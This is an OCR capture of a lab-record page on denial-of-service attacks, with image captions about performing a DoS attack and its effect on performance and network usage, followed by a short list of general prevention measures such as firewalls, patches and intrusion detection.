
Performing DOS attack



Performance After DOS attack



Network Usage After DOS attack



Date / /

Prevention of DoS attacks

1) Install Antivirus software with latest updates

2) Install a firewall and try to configure it with the most recent updates to restrict traffic

3) Apply filtering of emails to manage unwanted traffic.

4) Installing security patches can help reduce the chances of such attacks.

5) Intrusion detection systems can also be used to identify and even stop illegal activites